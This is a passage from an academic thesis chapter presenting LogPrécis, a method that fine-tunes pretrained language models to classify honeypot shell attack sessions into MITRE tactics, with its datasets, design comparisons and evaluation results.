pretrained model may have gained expertise by learning from both the *man pages* (i.e., documentation) of UNIX commands and, ideally, descriptions of known shell attacks along with their explanations.

Recent models have millions (e.g., BERT [102], CodeBert [103]) or even billions (e.g, GPT-3 [95], GPT-4 [36]) of parameters. They are trained on terabytes of text, requiring humongous resources [104]. Consequently, these models are *pre-trained* once. Later, they can be used to solve specialised problems (called *downstream tasks*), without re-training them from scratch, but only *fine-tuning* on a few labelled samples. PLMs with billions of trainable parameters are called Large Language Models (LLM). They are the basis for the success of applications such as ChatGPT.

• *Domain Adaptation*: In NLP, it is an approach adopted when the specialised problem contains linguistic properties that differ from those of the pre-training corpus (e.g., task-specific lexicon or language) [105]. Through domain adaptation, the prior knowledge of a pre-trained model is aligned to some new data distribution (i.e., specific language) via a few training epochs. For example, domain adaptation helps the model to better understand that, in the downstream task, the word `cat` will refer to the UNIX command and not to the animal. Compared with the initial pre-training step, domain adaptation is less expensive and requires less data and processing time. This step is performed on the same self-supervised tasks the PLM was originally trained on and, still, no labels are required. Ultimately, the efficacy of domain adaptation's alignment is contingent on whether the new meanings align with the model's prior knowledge. If the model has never encountered the word or something contextually akin to the word `cat` during pre-training, the alignment may prove unsuccessful.

• *Fine-tuning* and *Few-shot Learning*: PLMs and LLMs can be used to solve a wide range of specialized problems, often called *downstream tasks*. Common classification and generation tasks include sentiment analysis, machine translation, text summarisation, and named entity recognition. When solving a classification task, fine-tuning is a supervised learning step that takes advantage of a *labelled dataset*. Since PLMs already have broad generic knowledge, fine-tuning is typically done in a *few-shot learning* manner [106], where limited (typically hundreds or thousands) labelled samples are required to quickly adapt the PLM to the specific task. Fine-tuning is less expensive than the original training. This is a great advantage compared to specific architectures that must be trained from scratch, often requiring huge amounts of labelled data and training resources.

• *Tokenizer*: From a technical point of view, the tokenizer processes the input text before feeding it to the PLM. The tokenizer is model-specific: its goal is to split the input text and efficiently encode it in a way that the model understands [107]. Naive tokenizers split the text into words based on spaces or punctuation; more sophisticated tokenizers work at the subword level handling complex morphology and out-of-vocabulary words by breaking them into smaller units.

In summary, PLMs can serve as powerful tools for processing textual input. Ideally, these models undergo a one-time pre-training on extensive data; they can be subsequently adapted to specific domains, and eventually fine-tuned for specific tasks with limited data and effort. However, two challenges emerge in our context: it is not clear whether any language model was pre-trained on any/enough UNIX shell logs to grasp some useful prior knowledge about it; And the uncertainty regarding the effectiveness of adapting generic LM pre-trained on natural or code languages to our malicious language case.

2.2.2 Related Work

The study presented in this chapter is, to the best of our knowledge, the first to systematically take advantage of the power of PLM for the direct analysis of shell attack logs.

In [108], authors leverage NLP algorithms on honeypot command logs to cluster IP addresses aiming at botnet detection. In our previous work [109] we used Word2Vec (W2V) to learn representations from honeypot logs. Others follow similar ideas [110, 111] applying different algorithms to learn representations, e.g., from network data. However, all these works are limited to classical NLP approaches such as W2V, which, as we will show, are unable to capture the contextual information needed to classify complex shell logs.

Authors of [112] fine-tune PLMs to convert from natural language instructions to bash commands. Our work goes in the opposite direction, as we focus on learning how to give explanations (i.e., sequence of tactics) from shell logs.

PLMs have been used in the security context, for example, in [113, 98, 114]. These efforts, however, target problems, such as the binary function similarity problem or reverse engineering, that are orthogonal to ours. The authors of [115] use GPT-2C to process honeypot shell logs to identify commands, that is, they use GPT as a simple parser.

Honeypots have been used in security activities for years, with multiple well-established, open-source projects available, such as Cowrie [116] (used to capture data for our analysis) and TPot [117]. Previous efforts in honeypot research covered many angles including i) practical aspects of using outdated honeypots [118], ii) the application of data mining to analyse collected data [119], iii) the study of adversarial behaviour and tactics [120] using traditional machine learning approaches. We consider honeypot logs as a data source to illustrate the power of LogPrécis in real scenarios. We show that simplistic language models are not sufficient in such a scenario and advocate that the PLM approach is generic and can be used to assist security analysts in problems sharing similar properties.

The closest to the current work is LogPPT [97], a method to parse logs using few-shot learning that extracts structured information from software logs. LogPPT, however, focuses on a scenario where logs typically record benign activity. Here, we focus on malicious shell logs, which add complexity to the task, as attackers evolve scripts to i) exploit new vulnerabilities, ii) bypass defences, and iii) hide their intentions.

2.2.3 Language Models vs Static analysis

The strongest reason to look at PLMs for the analysis of security logs is that, despite being more structured than simple natural language, such logs necessitate semantic understanding that straightforward static rules can hardly encapsulate. In fact, the same command can be used for different goals and tactics, and one can understand the attacker's goal only by considering the context the command appears. Attempting to achieve similar results with traditional means based on static rules would be exceedingly expensive, especially considering the obfuscation and evasion techniques the attacker could implement. In this chapter, we show that a simple approach based on Word2Vec, that does not rely on contextualised representations, cannot address the issue. This justifies the need for more complex LMs that can consider the context a word appears.

Even in cases where blocklisting or handcrafted methods prove effective, the natural evolution of attacks requires a continuous and expensive adaptation of such rules by security experts. Language Models offer a dual advantage: Firstly, by capturing semantic similarities and not relying on simple rule matching, they are inherently more robust to novelties and obfuscation techniques. For example, as demonstrated in our previous work [121], natural language techniques proficiently group semantically similar UNIX words (e.g., executable files, IPs, etc.) even when they have random names and lack syntactic relationships. In this work, we show that the LM's ability to generalize based on the context a word appears allows it to assign the correct tactics even to commands never observed before. Secondly, the LM can be easily updated and adjusted when some new data and labels become available, or when suggested by a drift detection mechanism [122]. The automatic and purely data-driven nature of training and fine-tuning requires little to no human intervention, thus simplifying the cumbersome task of deriving and updating the signatures. As we will show, model fine-tuning already succeeds with some tens of samples.

2.3 LM Pipeline and Design Choices

Several options are available when using LMs to analyse malicious shell logs, from the input data formatting to the pre-training strategies, downstream tasks, and evaluation protocols. We describe them hereafter.

2.3.1 Input: Commands, Statements, Sessions

Attackers often exploit scripts to automate their actions once they gain access to a system. A shell processes textual *statements*. Those are commands followed by flags and parameters. Here we consider the entire *shell sessions*, i.e., the sequences of statements executed in the shell by the user from login to logout. These sessions can be interactive or non-interactive, e.g., a script executed by an automated process, which is often the case in attacks. The Unix shell has different modes to concatenate and execute multiple statements. *Separators* like `\n ; | || &&` can be used to create complex sequences of statements. The top part of Figure 2.1 shows a toy




Fig. 2.1 Example of a session, definition of statements, words, tokens, and their classification into MITRE tactics. Yellow statements belong to "impact" intents, while light blue are "executions".

session made of 4 statements, each composed of one command with a variable number of parameters and flags.

Notice that, in contrast to natural language, statements and commands in our case are highly sensitive to slight changes in their order, which can significantly impact the success probability of an attack. In the above example, attempting to download something before shutting down the machine's firewall could make the attack fail. Equally, minor syntax errors could result in script errors.

Finally, the shell language observed in attacks is linguistically different from natural text and even programming languages. If we intersect a sample of 50,000 unique words from our datasets with 50,000 English words from the Wikipedia corpus,[4] only 71 words are in common. The same experiment with Python[5] and benign Unix shell sessions[6] lead to 558 and 448 words in common, respectively. Moreover, due to randomisation, $\sim 90\%$ of the words in attack logs appear only once; We observe this percentage at $\sim 42\%$ for Wikipedia English texts, $\sim 64\%$ for benign shell session, and $\sim 74\%$ for Python code samples.

These differences likely challenge the few-shot capabilities of PLMs and therefore call for an in-depth study of trade-offs.

2.3.2 Downstream Classification Tasks

We abstract from the crude per-statement and per-command analysis into a coarser level of representation that describes the attacker's *intents*. We want to unveil the

[4] https://huggingface.co/datasets/wikitext
[5] https://huggingface.co/datasets/CM/codexglue_code2text_python
[6] https://github.com/TellinaTool/nl2bash/tree/master/data/bash

attack goals to the analysts and facilitate the comparison between families of attacks that may have the same goals but different execution patterns.

Entity Recognition: Given a session made of several statements, an entity can be an entire statement, a single word (e.g., a command, flag, parameter, or delimiter), or even a sub-sequence of characters extracted from a word, i.e., a *token*.[7] In fact, at their internals, NLP solutions typically work at the token level (see Section 2.2). The last line of Figure 2.1 shows a Unix shell session when split into possible tokens. Identifying specific entities is a well-known problem in the NLP literature that goes under the name of *named-entity recognition* (NER) [123]. It seeks to locate and classify a subset of entities (e.g., names, locations, companies, phone numbers) mentioned in unstructured text. Here, we would like to automatically assign an entity to the attacker's intent. Figure 2.1 shows an example of the assignment of tactics to entities.

MITRE Tactics as Class Labels: As intermediate labels, we select the MITRE Tactics [99] as a compact vocabulary to represent the "whys" of an attack. Our approach, however, is independent of this selection and could be applied with any other taxonomy, provided that some labelled sessions are available for fine-tuning models.

In the MITRE's taxonomy, an adversary may try to run some malicious code (*Execution*), maintain their foothold (*Persistence*), discover system properties (*Discovery*), manipulate the system properties (*Impact*), avoid being detected (*Defence evasion*), etc. Tactics are instrumental in letting the security analyst understand the attackers' intentions. As further detailed in Section 2.4.2, we create a labelled dataset in which each statement is assigned a MITRE tactic.

Supervised Problem Formulation: Armed with labels, we formulate a supervised learning problem, where a classifier, trained on some ground truth, automatically assigns the MITRE tactics to unlabelled sessions. When using words or tokens as entities, we assign a label for each entity. Notice that multiple consecutive statements might be part of the same tactic. Also, the order in which statements appear may change tactics. In fact, a Unix shell command or statement can have a different

[7] We call "word" the sequence of characters treated as a unit by the shell. We consider separators as words too. Since words may be very long, e.g., a text containing an SSH key or a base64 encoded executable, we truncate them to 30 characters.




Fig. 2.2 Choices for adopting PLMs in a security pipeline. We also test GPT-3 and classic approaches after fixing the best combination for other choices.

tactic according to its context. For instance, the *rm* command may be part of the *Persistence* tactic when it erases the original ssh private keys before replacing them with the attacker's; it can be part of the *Impact* tactic when removing a firewall configuration file; or it may be part of *Defence Evasion* tactic when removing traces of the attack execution. This clearly calls for a contextualised understanding of commands/statements and further motivates us to use modern PLMs.

2.3.3 Design Choices

The integration of PLMs into security pipelines calls for a thorough examination of design choices, from the preprocessing strategy to the model to adopt. To that end, we perform a thorough exploration of the design space by comparing 3 chunking policies, 3 pre-training strategies, 3 LLMs, and 3 different kinds of entities, for a total of 81 combinations. Moreover, once the best choices are fixed, we also test GPT-3 and classic NLP approaches as alternatives to the PLMs. Figure 2.2 summarises the options we consider.

Chunking Strategy: The first choice is how to input the session into the model. We consider three strategies:

• *Default*: Each PLM splits the input text into tokens (being them words or sub-words) and has a maximum number of tokens that can be handled as a single input sequence (*max-token*, typically 512 for BERT-style models). This represents the context that the model handles and depends on the size and architecture of the model [124]. If the input sequence is longer than *max-tokens*, the model simply ignores all the rest of the sequence. This behaviour creates artifacts both during fine-tuning or domain adaptation and at inference time, because sessions that break such limits will not be correctly labelled – *null* labelling.

• *Raw*: We divide the input sequences into chunks [125], avoiding reaching the max-token limit. Having checked the empirical distribution of statements' length, we choose to split each session (at the statement level) so that each part does not reach the *max-token* constraints. Breaking sessions at 18 statements avoids the default truncation effect. Subsequent session portions are treated as separate inputs. In that, sessions longer than *max-token* get split into chunks losing the context of the previous (and following) statements.

• *Context*: We truncate each session at 14 maximum statements and prepend/-postpend each portion with 2 previous statements and 2 following statements (except at the first and last session portions). This gives the model a contextualised input to work with [126], providing each session portion with some context of the previous/following statements.

Pre-training Strategy: We consider whether a) to start from the off-the-shelf model pre-trained on code/natural language b) to start from a randomly initialised model and retrain from scratch, or c) to apply domain adaptation to the pre-trained model.

Options b) and c) provide alternatives specifically designed to handle Unix shell sessions, without relying solely on the model's previous natural language and code comprehension. With option b), the model forgets its pre-training knowledge and is trained in an end-to-end fashion on the downstream task. With option c) we keep the pre-training knowledge and perform a few training epochs[8] to solve the same self-supervised masked-language task using our data. Notice that we cannot exclude that models have already seen some Unix shell scripts during pre-training. We instead know that none of the models has been exclusively trained on Unix shell data and, in particular, exclusively on malicious data.

Pre-trained Language Model: The literature abounds PLMs, each of them trained on different self-supervised tasks and on different datasets. Models can/cannot be freely available and are of different sizes, which translates into different computing resources for training and inference. We focus on three popular open-source PLMs and one closed-source GPT alternative.

• BERT [102] is a generic model trained on unlabelled text. The pre-trained BERT can be fine-tuned with just one additional output layer to create models for

[8]For domain adaptation and fine-tuning 5 and 10 epochs are sufficient according to a grid search we performed.

a wide range of tasks. Introduced by Google in 2018, it is a ubiquitous baseline in NLP. It is trained on English text.

• CodeBERT [103] has been designed and trained by Microsoft specifically to handle programming languages and code. CodeBERT is pre-trained with 6 programming languages (Python, Java, JavaScript, PHP, Ruby, Go).

• CodeBERTa [127] builds on BERT and modifies key hyper-parameters, removing the next-sentence pre-training objective and training with larger mini-batches and learning rates. It is trained with the same languages as CodeBERT and thus is a mix of the previous models.

• GPT-3 Davinci [95], one of the OpenAI's biggest models that developers can fine-tune for downstream tasks, with 175 billion parameters, it is three orders of magnitude bigger than BERT. GPT-3 was trained on 45 TB of data, while BERT was trained on 3 TB. GPT-3 (and its successors) are not freely available and can be accessed only via an online API with a pay-per-use price model.

Entity Choice: The tactic labels apply naturally to statements and can be extended to word and token classification (see Figure 2.1). Since, intuitively, the model can benefit from more examples of words and tokens, we consider all three alternatives to compare which choice performs the best in practice.

Note that, independently of which entities the model uses internally, the predictions can be aggregated or extended to match the desired granularity. Extending the labels from coarse- (e.g., statements) to fine-grained (e.g., words) entities is straightforward. Conversely, to aggregate from fine-grained (e.g., tokens) to coarser labels (e.g., words) we follow the best practice in NLP which considers the label of the first token for the upper aggregation [123].

2.3.4 Fine-tuning for Specific Classification Task

Armed with a given PLM, we fine-tune it to solve the specific task of assigning a tactic to each entity. For this, we add a simple one-layer feed-forward fully connected network that maps the internal representation provided by the model to the tactics. We then train the resulting architecture in an end-to-end fashion for a few epochs,[8] using a labelled dataset as typically done in supervised learning tasks. Notice that the overall design choice and procedure we describe here are generic and can be applied to other problems, labels, and scripting languages.

2.3.5 Performance Metrics

As performance indicators, we rely on standard ML and NLP metrics. Given a session, the predicted and original tactics, we have:

• *Accuracy*: The correct predictions over the total number of predictions. It can be per class, or overall.

• *Precision and recall*: Given a class, precision is the fraction of correct predictions among the instances predicted as such class. Recall is the fraction of correct predictions among all instances belonging to the class. The *F1-score* is the harmonic mean of precision and recall.

Note that to measure the performance on the tactic assignment task, we need to compare the true labels (the reference) with the predicted ones. In our case, different models can work on statements, words, or tokens, while our ground truth is labelled at the statement level. For instance, from Figure 2.1, we have 4 statements, 12 words, and 24 tokens. One misclassification would cost 1/4, 1/12, or 1/24 in accuracy. In NLP, the correctness of a prediction is, therefore, augmented by the evaluation of the correctness of the entire *sequence* of predictions. For this, we consider:

• *Binary fidelity* (or fidelity for short): given a session, it considers whether the model can correctly predict exactly the original sequence of tactics. A single added, removed, or differently classified entity leads to an incorrect classification. The binary fidelity is thus the fraction of sessions correctly classified.

• *ROUGE-1* [128]: It is a standard metric used for evaluating machine translation in NLP. It compares the translation from named entities to categories against the reference ground truth. Given a sequence of predicted and reference tactics, the *ROUGE-1 precision* is the ratio between the number of tactics that are present both in the prediction and in the reference and the number of tactics in the reference. In other words, it counts how many of the original labels the model correctly spotted (ignoring their sequence). A model that makes many guesses has more chances to have a high precision. To avoid this bias, the *ROUGE-1 recall* measures the ratio between the number of tactics found in prediction and reference over the number of

Table 2.1 Datasets used in this chapter.

Dataset	Sessions	Period	Usage
NLP2Bash [112]	12,612	–	Regular shell domain-adapt.
HaaS [129]	7,208	2017-2022	Attack domain-adapt. & labels
Cyberlab [130]	233,047	2019-2020	Inference
PoliTO [109]	160,475	2021-2023	Inference

tactics in prediction. The *ROUGE-1 F1-score*, or ROUGE-1 for short, consists of the harmonic mean of precision and recall.

All metrics take values in $[0,1]$ – the higher, the better. In NLP, ROUGE-1 and fidelity scores above 0.5 are considered already good results [128, 123].

To provide a fair comparison when using tokens, words, or statements as entities, we summarise consecutive repetitions of the same tactic into just one label. In a nutshell, we consider if the model can identify the sequence of tactics a given attack is performing. For example, in Figure 2.1, we consider the sequence *Impact - Execution*, no matter if working at the token, word, or statement level.

At last, we consider *Total inference time*. It is measured in seconds – the lower, the better.

2.4 LogPrécis Design and Evaluation

We now detail the engineering of LogPrécis, designed to model and classify Unix shell logs. We first describe the data and labelling process, then we present an experimental comparison of models and design choices. We conclude with a comparison with other NLP approaches.

2.4.1 Datasets

We rely on four datasets as detailed in Tab. 2.1. The NLP2Bash [112] and Honeypot-as-a-Service (HaaS) [129] datasets contain about 20,000 unique Unix Shell scripts in total. We use them to perform the PLM domain adaptation step for the Unix shell language.

From the HaaS dataset, we also select 360 sessions that we label to create the ground truth for the classifier training, validation, and testing. These sessions have been extracted to cover heterogeneous cases, selecting both long and short sessions, and maximising the diversity of attacks. Lastly, we include sessions of attacks found in the literature to augment the dataset and study cases of tactics typically not seen in honeypots (e.g., lateral movement). We use this composed dataset in Section 2.4.3.

Conversely, we use PoliTO dataset[9] and CyberLab one for inference only (Section 2.5 and Section 2.6)

The CyberLab dataset [130] contains shell logs as recorded by over 50 nodes running Cowrie [116], a popular Unix shell honeypot, installed at universities and companies in Europe and US. The collection contains more than 233 000 unique sessions and spans from May 2019 to February 2020. Notably, on Nov. 8th, 2019 the honeypots were updated from version Cowrie 1.6.0 to version 2.0.2, and some high-interaction Cowrie Proxy deployments have been added to the setup.

For PoliTO dataset, we collect these sessions using the Cowrie version 2.3.0 low-interaction honeypot installed on our premises. We use 24 distinct IP addresses that were online from March 2021 to January 2023. Being inference data, we exclude any of their sessions during training to avoid biases and over-fitting.

2.4.2 Labelling Process

As in any supervised learning task, we need a labelled dataset to train the final downstream classifier (i.e., fine-tuning). We thus create a pool of five domain experts within our institutions. Three experts are given a set of Unix shell sessions to label, with a subset of about 20% of common sessions. The other two experts supervise the labelling, help in labelling unclear sessions, and solve eventual conflicts.

In total, we completed the labelling of 360 unique sessions. Note that this number is very small compared to the number of samples PLMs are trained with and fits the few-shot-learning paradigm. We study the impact of training size on fine-tuning in Section 2.4.3.

Tab. 2.2 summarises the number of tactics breakdown in each dataset; for simplicity, statistics are at the word level. Notice that, for the Cyberlab and PoliTO

[9] Link https://smartdata.polito.it/towards-nlp-based-processing-of-honeypot-logs/

Table 2.2 Tactics and their breakdown (word level). Notice that, for the inference datasets, numbers come from the model's predictions.

Name	HaaS (Training)	Cyberlab (Inference)	PoliTO (Inference)
Execution	27.08 %	6.29 %	1.18 %
Persistence	10.55 %	11.95 %	26.24 %
Discovery	52.83 %	81.23 %	70.71 %
Impact	2.51 %	0.01 %	0.04 %
Defense Evasion	2.92 %	0.49 %	0.90 %
Harmless	2.51 %	0.03 %	0.97 %
Other	1.61 %	0.01 %	0.00 %
Total (words)	17,715	28,148,367	17,117,219

Table 2.3 Off-the-shelf pre-trained model vs train from scratch (word entity task for all models, HaaS dataset).

Model	Accuracy	F1-score	ROUGE-1	Fidelity
BERT from scratch	0.772	0.408	0.688	0.267
BERT from scratch + UNIX	0.798	0.526	0.717	0.283
BERT NL pre-trained	0.870	0.552	0.735	0.436
CodeBERT Code pre-trained	0.899	0.624	0.735	0.444

datasets, the numbers come from the model's predictions. We consider the tactics that occur at least 100 times in the training sessions and aggregate the less frequent ones in the *Other* class. Similarly, we add a *Harmless* class to label such cases that would not fit any MITRE category (e.g., simple sessions like `echo 'pwned'`).

As best practice in supervised learning training, we split the 360 sessions into (i) 60% for training, (ii) 20% for validation, and (iii) the remaining 20% for testing. We repeat each experiment 5 times with different random splits and present average results.

2.4.3 Design Choice Comparison

Here, we guide the PLM design by comparing the different design options as presented in Sec. 2.3. We run the experiments using *PyTorch* and *Hugging Face* Python's libraries on a single machine equipped with a 16 GB Tesla V100 GPU. Roughly, the domain adaptation on Unix language takes $\approx$ 50 minutes for each model; on the other hand, the fine-tuning step on the tactic classification downstream task takes between 10 and 20 minutes, depending on the design choices.




Fig. 2.3 ROUGE-1 vs. Fidelity for different chunking strategies (HaaS dataset). 18 points per strategy. Each metric is averaged over 5 seeds. Context chunking is the winning strategy.

Train from scratch or pre-training? We measure the importance of starting from a model pre-trained on a natural/code language corpus. Tab. 2.3 shows the results of BERT models trained to solve the entity classification task. Here, we consider each word as an entity. *BERT from scratch* is a randomly initialised BERT that we directly train on the final classification task. For *BERT from scratch + UNIX* we also start from BERT with random weights, but we leverage the UNIX corpus via the Masked Language self-supervised task before training the resulting PLM on the final classification[10]. *BERT NL pre-trained* is the standard off-the-shell BERT model (pre-trained on a natural language corpus) that we fine-tune to solve the tactics classification task. At last, we report the results of *CodeBERT code pre-trained*, again fine-tuned on tactics classification. We would expect CodeBERT to take the lead because it has been pre-trained using programming languages (intuitively more similar to UNIX).

Results show the benefits of starting from a pre-trained model: both traditional and NLP metrics increase (roughly, +20% Fidelity, +5% ROUGE-1, etc.) when we use BERT pre-trained on a natural language corpus. Comparing BERT and Code-BERT, we notice a further boost due to the pre-training happening on programming languages that have syntax and semantics that are similar to those found in UNIX shell scripts. From now on, we stick with pre-trained models.

[10]Notice: for this case, we do not call this step domain adaptation, since the starting model is not pre-trained.




Fig. 2.4 Benefit of domain adaptation (HaaS dataset). Arrows link the same model and task without and with it. Domain adaptation improves the performance 8 times out of 9.

Choice of Chunking Strategy: We next explore the impact of the chunking strategy. Fig. 2.3 shows the scatter plot between Fidelity and ROUGE-1 metrics for the 54 remaining models. We represent the same chunking strategy with the same marker. ROUGE-1 ranges from 0.66 to 0.85, while Fidelity (stricter metric) ranges from 0.33 to 0.67. The experimental results clearly show that the Default Chunking strategy (red start) does not suffice and the Context Chunking (blue circle) performs the best.

Two considerations hold: First, the max-token parameter which is optimised for natural or programming languages results too small for malicious bash sessions because they can be arbitrarily long. Thus, chunking is needed. Second, giving a bit of previous/following context to the model is important to let it understand the context in which a statement is executed. From now on, we stick with the Context Chunking policy.

Choice of Domain Adaptation: Next, we assess the impact of domain adaptation of a given PLM to include Unix shell-specific language. Fig. 2.4 shows the results when performing or not this operation. Points linked by the arrows refer to the same PLM model with the same task when enabling domain adaptation. In 8 out of 9 cases, the domain adaptation improves the results.

Intuitively, even if models have observed some code and likely Shell scripts during their pre-training, the domain adaptation step is fundamental to updating the model on the specific use case. This is common in NLP and evident in our experiments. From now on we always keep the domain adaptation step.

Table 2.4 PLMs with context chunking and domain adaptation. CodeBERT with token classification task offers the best results (HaaS dataset).

Model	Entity	Accuracy	ROUGE-1	Fidelity
CodeBERT	token	**0.912**	**0.853**	**0.669**
CodeBERT	word	0.896	0.823	0.594
CodeBERTa	token	0.889	0.817	0.506
BERT	token	0.902	0.811	0.556
BERT	statement	0.909	0.807	0.614
BERT	word	0.885	0.791	0.486
CodeBERTa	statement	0.885	0.788	0.553
CodeBERTa	word	0.863	0.781	0.406
CodeBERT	statement	0.877	0.739	0.522




Fig. 2.5 Classification metrics for the best model (HaaS dataset). Error bars report the variance among the 5 different splits.

Choice of PLMs and Tasks: At last, we compare the performance of the PLM models against the three entity types in Tab. 2.4. Rows are sorted in decreasing order of ROUGE-1. CodeBERT with token entities is the best option. This result confirms the intuition that using a PLM trained specifically for code analysis improves the results of a natural language model such as BERT. Notice also that the token-based tasks perform better than the word-based and statement-based classification in general.

The intuition is that the token-based problem benefits from a large number of labelled samples (i.e., more tokens than words or sessions), and from the opportunity to consider smaller portions of text like flags, parameters, and even the semantics carried by long words that get split, e.g., a long PATH, or a long parameter string like a URL.




Fig. 2.6 The number of labelled sessions used for fine-tuning (HaaS dataset).

For completeness, we report the per-class precision and recall for the winner model: CodeBert with context chunking, domain adaption, fine-tuned for token-based classification. Results shown in Fig. 2.5 are excellent in the most frequent classes (e.g., *Discovery*, *Execution*, *Persistence*) and good for other classes, especially considering the limited amount of examples in the training data (see Tab. 2.2).

Lastly, we report the impact of changing the number of labelled sessions used to fine-tune the model. We consider again the winner model. The results in Figure 2.6 show that the model starts learning with as few as 57 sessions.

Comparison with other LM: Finally, we compare our best model with other techniques. We consider Word2Vec (W2V) [101], the precursor language model that uses a simple neural network to learn word associations from a large corpus of text. We also consider the commercial GPT-3 Davinci [95] model. For W2V, we train the embedding using the NLP2Bash and HaaS datasets and then solve the downstream tactic classification task using both a Neural Network (NN) and a Random Forest (RF). Similarly, we follow the Open-AI guidelines [131] to fine-tune the GTP-3 model using the same 360-labelled dataset we use for the CodeBert. Notice that the GTP-3 interface does not allow domain adaptation. This step may be less critical with GTP-3 because the model has already seen a humongous corpus of documents during training likely containing samples of Unix shell sessions. As stated in the guidelines, we format our corpus in the form:

```
{
```

Table 2.5 Word2Vec, CodeBERT, and GPT-3 (on HaaS dataset). The best results are in bold. GPT-3 costs depend on the number of queries to the API.

Model	Params	ROUGE-1	Fidelity	Time	Cost [$]
W2V + NN	25k	0.042	0.00	1.3 s	**0**
W2V + RF	25k	0.282	0.05	**1.1 s**	**0**
CodeBERT	130M	**0.853**	**0.669**	2.9 s	**0**
GPT-3	175B	0.829	0.560	68.0 s	105.65

```
"prompt": Unix session,
"completion": sequence of non repeated labels
}
```

and run the model for the default 3 epochs. As for the other experiments, we use 5 different splits and then average the obtained metrics.

We compare results in Tab. 2.5 in terms of model complexity (number of parameters), ROUGE-1, Fidelity, total inference time, and monetary cost. Results show that W2V is not suited to solve our task. In sum, the NN classifier cannot converge, while the simpler RF performs poorly. This is not surprising since W2V is not able to consider the context in which a word appears, and thus the same word is always associated with the same embedding (and thus tactic). We will discuss this aspect further in Sec. 2.5.2.

GPT-3 Davinci is able to obtain slightly worse performance at the cost of a much higher inference time than CodeBERT. This is because GPT is a cloud-based solution, which also creates a significant cost that grows with the number of queries. For the fine-tuning and testing of GPT-3 we spent 105.65 USD in total.[11]

Understanding Errors: Figure 2.7 shows how the per-word accuracy varies according to their occurrences in the training set. We use the best CodeBert model and break down the results by word popularity. For instance, the red curve refers to those 55 words in the test set that appear in the training set more than 50 times. LogPrécis correctly labels each of them with accuracy greater than $\sim 80\%$ – 70% of the words with accuracy of 100%. The accuracy reduces for words that appear less frequently in the training set. Interestingly, LogPrécis can correctly label 80%

[11] We attempted to directly query ChatGPT. However, since it is not meant for classification, we could not measure its (approximately poor) performance. Therefore, we chose not to report such results.

